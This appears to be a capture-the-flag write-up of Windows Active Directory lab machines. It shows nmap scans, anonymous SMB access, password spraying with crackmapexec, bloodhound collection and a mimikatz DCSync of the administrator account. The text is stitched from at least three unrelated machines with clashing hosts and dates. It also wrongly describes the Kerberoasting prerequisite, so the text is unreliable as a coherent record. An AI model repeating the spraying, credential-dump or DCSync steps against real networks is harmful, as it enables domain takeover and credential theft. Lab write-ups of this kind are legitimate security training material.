OS: Windows Difficulty: Insane Points: 50 Release: 31 Oct 2020 IP: 10.10.10.213
information gathering
first use nmap as usaul
1
2
3
4
5
┌──(root💀kali)-[~/hackthebox/machine/apt]
└─# nmap -sV -v -p- --min-rate=10000 10.10.10.213
PORT    STATE SERVICE    VERSION
80/tcp  open  tcpwrapped
135/tcp open  tcpwrapped
┌──(root💀kali)-[~/hackthebox/machine/apt] └─# smbclient -L //apt.htb/ -U"" Enter WORKGROUP\root's password: Anonymous login successful Sharename Type Comment --------- ---- ------- backup Disk IPC$ IPC Remote IPC NETLOGON Disk Logon server share SYSVOL Disk Logon server share apt.htb is an IPv6 address -- no workgroup available
backup
1 2 3 4 5 6 7 8 9 10 11 12
┌──(root💀kali)-[~/hackthebox/machine/apt] └─# smbclient //apt.htb/backup -U"" Enter WORKGROUP\root's password: Anonymous login successful Try "help" to get a list of possible commands. smb: \> dir . D 0 Thu Sep 24 03:30:52 2020 .. D 0 Thu Sep 24 03:30:52 2020 backup.zip A 10650961 Thu Sep 24 03:30:32 2020 10357247 blocks of size 4096. 7270207 blocks available smb: \> get backup.zip

*Evil-WinRM* PS C:\Users\henry.vinson_adm\Documents> whoami htb\henry.vinson_adm *Evil-WinRM* PS C:\Users\henry.vinson_adm\Documents> cd .. *Evil-WinRM* PS C:\Users\henry.vinson_adm> ls
Directory: C:\Users\henry.vinson_adm
Mode LastWriteTime Length Name ---- ------------- ------ ---- d-r--- 9/24/2020 9:17 AM Contacts d-r--- 10/23/2020 11:02 AM Desktop d-r--- 10/23/2020 10:39 AM Documents d-r--- 9/24/2020 9:17 AM Downloads d-r--- 9/24/2020 9:17 AM Favorites d-r--- 9/24/2020 9:17 AM Links d-r--- 9/24/2020 9:17 AM Music d-r--- 9/24/2020 9:17 AM Pictures d-r--- 9/24/2020 9:17 AM Saved Games d-r--- 9/24/2020 9:17 AM Searches d-r--- 9/24/2020 9:17 AM Videos
*Evil-WinRM* PS C:\Users\henry.vinson_adm\Documents> type C:\Users\henry.vinson_adm\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
PS C:\programdata> net user rsa_4810 User name RSA_4810 Full Name RSA_4810 Comment User's comment Country/region code 000 (System Default) Account active Yes Account expires Never Password last set 2/25/2024 11:55:59 AM Password expires Never Password changeable 2/26/2024 11:55:59 AM Password required Yes User may change password No Workstations allowed All Logon script User profile Home directory Last logon 2/2/2024 11:44:30 AM Logon hours allowed All Local Group Memberships *Remote Management Use Global Group memberships *Domain Users *Remote_Support_Admini The command completed successfully.
Group Name Type SID Attributes =========================================== ================ ============================================= ================================================== Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group BUILTIN\Remote Management Users Alias S-1-5-32-580 Mandatory group, Enabled by default, Enabled group BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group BUILTIN\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\NETWORK Well-known group S-1-5-2 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group BLAZORIZED\Remote_Support_Administrators Group S-1-5-21-2039403211-964143010-2924010611-1115 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group Mandatory Label\Medium Plus Mandatory Level Label S-1-16-8448
.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com ) ## \ / ## > https://blog.gentilkiwi.com/mimikatz '## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com ) '#####' > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz(commandline) # lsadump::dcsync /user:administrator [DC] 'blazorized.htb' will be the domain [DC] 'DC1.blazorized.htb' will be the DC server [DC] 'administrator' will be the user account [rpc] Service : ldap [rpc] AuthnSvc : GSS_NEGOTIATE (9)
Object RDN : Administrator
** SAM ACCOUNT **
SAM Username : Administrator Account Type : 30000000 ( USER_OBJECT ) User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD ) Account expiration : Password last change : 2/25/2024 11:54:43 AM Object Security ID : S-1-5-21-2039403211-964143010-2924010611-500 Object Relative ID : 500
┌──(root💀kali)-[~/hackthebox/machine/search] └─# nmap -sV -v -p- --min-rate=10000 10.10.11.129 PORT STATE SERVICE VERSION 53/tcp open domain Simple DNS Plus 80/tcp open http Microsoft IIS httpd 10.0 88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2022-01-07 16:21:36Z) 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name) 443/tcp open ssl/http Microsoft IIS httpd 10.0 445/tcp open microsoft-ds? 464/tcp open kpasswd5? 593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0 636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name) 3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name) 3269/tcp open globalcatLDAPssl? 8172/tcp open ssl/http Microsoft IIS httpd 10.0 9389/tcp open mc-nmf .NET Message Framing 49667/tcp open msrpc Microsoft Windows RPC 49669/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0 49670/tcp open msrpc Microsoft Windows RPC 49691/tcp open unknown 49704/tcp open msrpc Microsoft Windows RPC 49725/tcp open msrpc Microsoft Windows RPC Service Info: Host: RESEARCH; OS: Windows; CPE: cpe:/o:microsoft:windows
Nmap reveals a lot of open ports, most of them are Windows based ports. Add the domain to hosts file. Let’s look into web first.
Nothing much available on the web other than team members name. Let’s add these name to a file and enumerate valid usernames.
Out of eight users only three are valid. Let’s Try to query the domain for users with ‘Do not require Kerberos pre-authentication’ set and export their TGTs for cracking.
[-] User Keely.Lyons@search.htb doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User Dax.Santiago@search.htb doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User Sierra.Frye@search.htb doesn't have UF_DONT_REQUIRE_PREAUTH set [-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database) [-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database) [-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database) [-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database) [-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
These accounts have not set to ‘Do not require pre-auth’. This means, we can’t perform Kerberoasting attack, it requires a user with Pre-Authentication enabled. We can’t dump LDAP without a valid password of a user. There’s no any interesting directory’s to look into. However, there’s a image which has interesting information.
1
http://search.htb/images/slide_2.jpg
If we look at the August 17 date, it says ‘Send password to Hope Sharp’ and password is mentioned IsolationIsKey? We have username and password of Hope user. We can perform password spaying on recently found accounts too.
1 2 3 4 5 6 7 8 9 10 11
┌──(root💀kali)-[~/hackthebox/machine/search] └─# crackmapexec smb search.htb -u user.txt -p 'IsolationIsKey?' --shares SMB 10.10.11.129 445 RESEARCH [*] Windows 10.0 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False) SMB 10.10.11.129 445 RESEARCH [-] search.htb\Keely.Lyons@search.htb:IsolationIsKey? STATUS_LOGON_FAILURE SMB 10.10.11.129 445 RESEARCH [-] search.htb\Dax.Santiago@search.htb:IsolationIsKey? STATUS_LOGON_FAILURE SMB 10.10.11.129 445 RESEARCH [-] search.htb\Sierra.Frye@search.htb:IsolationIsKey? STATUS_LOGON_FAILURE SMB 10.10.11.129 445 RESEARCH [-] search.htb\Kyla.Stewart@search.htb:IsolationIsKey? STATUS_LOGON_FAILURE SMB 10.10.11.129 445 RESEARCH [-] search.htb\Kaiara.Spencer@search.htb:IsolationIsKey? STATUS_LOGON_FAILURE SMB 10.10.11.129 445 RESEARCH [-] search.htb\Dave.Simpson@search.htb:IsolationIsKey? STATUS_LOGON_FAILURE SMB 10.10.11.129 445 RESEARCH [-] search.htb\Ben.Thompson@search.htb:IsolationIsKey? STATUS_LOGON_FAILURE SMB 10.10.11.129 445 RESEARCH [-] search.htb\Chris.Stewart@search.htb:IsolationIsKey? STATUS_LOGON_FAILURE
As you can see, this password is not valid for any of the user which we found recently. Let’s try this password with Hope user.
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15
┌──(root💀kali)-[~/hackthebox/machine/search] └─# crackmapexec smb search.htb -u Hope.Sharp -p 'IsolationIsKey?' --shares SMB 10.10.11.129 445 RESEARCH [*] Windows 10.0 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False) SMB 10.10.11.129 445 RESEARCH [+] search.htb\Hope.Sharp:IsolationIsKey? SMB 10.10.11.129 445 RESEARCH [+] Enumerated shares SMB 10.10.11.129 445 RESEARCH Share Permissions Remark SMB 10.10.11.129 445 RESEARCH ----- ----------- ------ SMB 10.10.11.129 445 RESEARCH ADMIN$ Remote Admin SMB 10.10.11.129 445 RESEARCH C$ Default share SMB 10.10.11.129 445 RESEARCH CertEnroll READ Active Directory Certificate Services share SMB 10.10.11.129 445 RESEARCH helpdesk SMB 10.10.11.129 445 RESEARCH IPC$ READ Remote IPC SMB 10.10.11.129 445 RESEARCH NETLOGON READ Logon server share SMB 10.10.11.129 445 RESEARCH RedirectedFolders$ READ,WRITE SMB 10.10.11.129 445 RESEARCH SYSVOL READ Logon server share
We have access to couple shared directory’s. Let’s look into them.
┌──(root💀kali)-[~/hackthebox/machine/search] └─# smbclient //search.htb/RedirectedFolders$ -U Hope.Sharp Enter WORKGROUP\Hope.Sharp's password: Try "help" to get a list of possible commands. smb: \> ls . Dc 0 Fri Jan 7 11:46:39 2022 .. Dc 0 Fri Jan 7 11:46:39 2022 abril.suarez Dc 0 Tue Apr 7 14:12:58 2020 Angie.Duffy Dc 0 Fri Jul 31 09:11:32 2020 Antony.Russo Dc 0 Fri Jul 31 08:35:32 2020 belen.compton Dc 0 Tue Apr 7 14:32:31 2020 Cameron.Melendez Dc 0 Fri Jul 31 08:37:36 2020 chanel.bell Dc 0 Tue Apr 7 14:15:09 2020 Claudia.Pugh Dc 0 Fri Jul 31 09:09:08 2020 Cortez.Hickman Dc 0 Fri Jul 31 08:02:04 2020 dax.santiago Dc 0 Tue Apr 7 14:20:08 2020 Eddie.Stevens Dc 0 Fri Jul 31 07:55:34 2020 edgar.jacobs Dc 0 Thu Apr 9 16:04:11 2020 Edith.Walls Dc 0 Fri Jul 31 08:39:50 2020 eve.galvan Dc 0 Tue Apr 7 14:23:13 2020 frederick.cuevas Dc 0 Tue Apr 7 14:29:22 2020 hope.sharp Dc 0 Thu Apr 9 10:34:41 2020 jayla.roberts Dc 0 Tue Apr 7 14:07:00 2020 Jordan.Gregory Dc 0 Fri Jul 31 09:01:06 2020 payton.harmon Dc 0 Thu Apr 9 16:11:39 2020 Reginald.Morton Dc 0 Fri Jul 31 07:44:32 2020 santino.benjamin Dc 0 Tue Apr 7 14:10:25 2020 Savanah.Velazquez Dc 0 Fri Jul 31 08:21:42 2020 sierra.frye Dc 0 Wed Nov 17 20:01:46 2021 trace.ryan Dc 0 Thu Apr 9 16:14:26 2020 3246079 blocks of size 4096. 458738 blocks available smb: \>
More user information is present in this directory. Let’s add these to user.txt file. We can access Hope users directory, but for the rest we don’t have permission to read or list the contents.
Now we have a valid username and password, we can dump LDAP.
┌──(root💀kali)-[~/hackthebox/machine/search] └─# bloodhound-python -u Hope.Sharp -p 'IsolationIsKey?' -ns 10.10.11.129 -d search.htb -c All 1 ⨯ INFO: Found AD domain: search.htb INFO: Connecting to LDAP server: research.search.htb INFO: Found 1 domains INFO: Found 1 domains in the forest INFO: Found 113 computers INFO: Connecting to LDAP server: research.search.htb INFO: Found 106 users INFO: Found 63 groups INFO: Found 0 trusts INFO: Starting computer enumeration with 10 workers INFO: Querying computer: Windows-100.search.htb INFO: Querying computer: Windows-99.search.htb INFO: Querying computer: Windows-98.search.htb INFO: Querying computer: Windows-97.search.htb INFO: Querying computer: Windows-96.search.htb INFO: Querying computer: Windows-95.search.htb INFO: Querying computer: Windows-94.search.htb INFO: Querying computer: Windows-93.search.htb INFO: Querying computer: Windows-92.search.htb INFO: Querying computer: Windows-91.search.htb ----------SNIP----------
We have a vhost, let’s add that to host file. Now we can use this dump to visualize it using bloodhound GUI. Upload all the dumped data.


This is the shortest path to domain admin. However, we don’t have access to any of the user who are member of ‘ITSEC’. We have access to ‘Hope Sharp’ user but she’s not a member of ITSEC. However, if we look for Kerberoastable Accounts, then we’d find two.

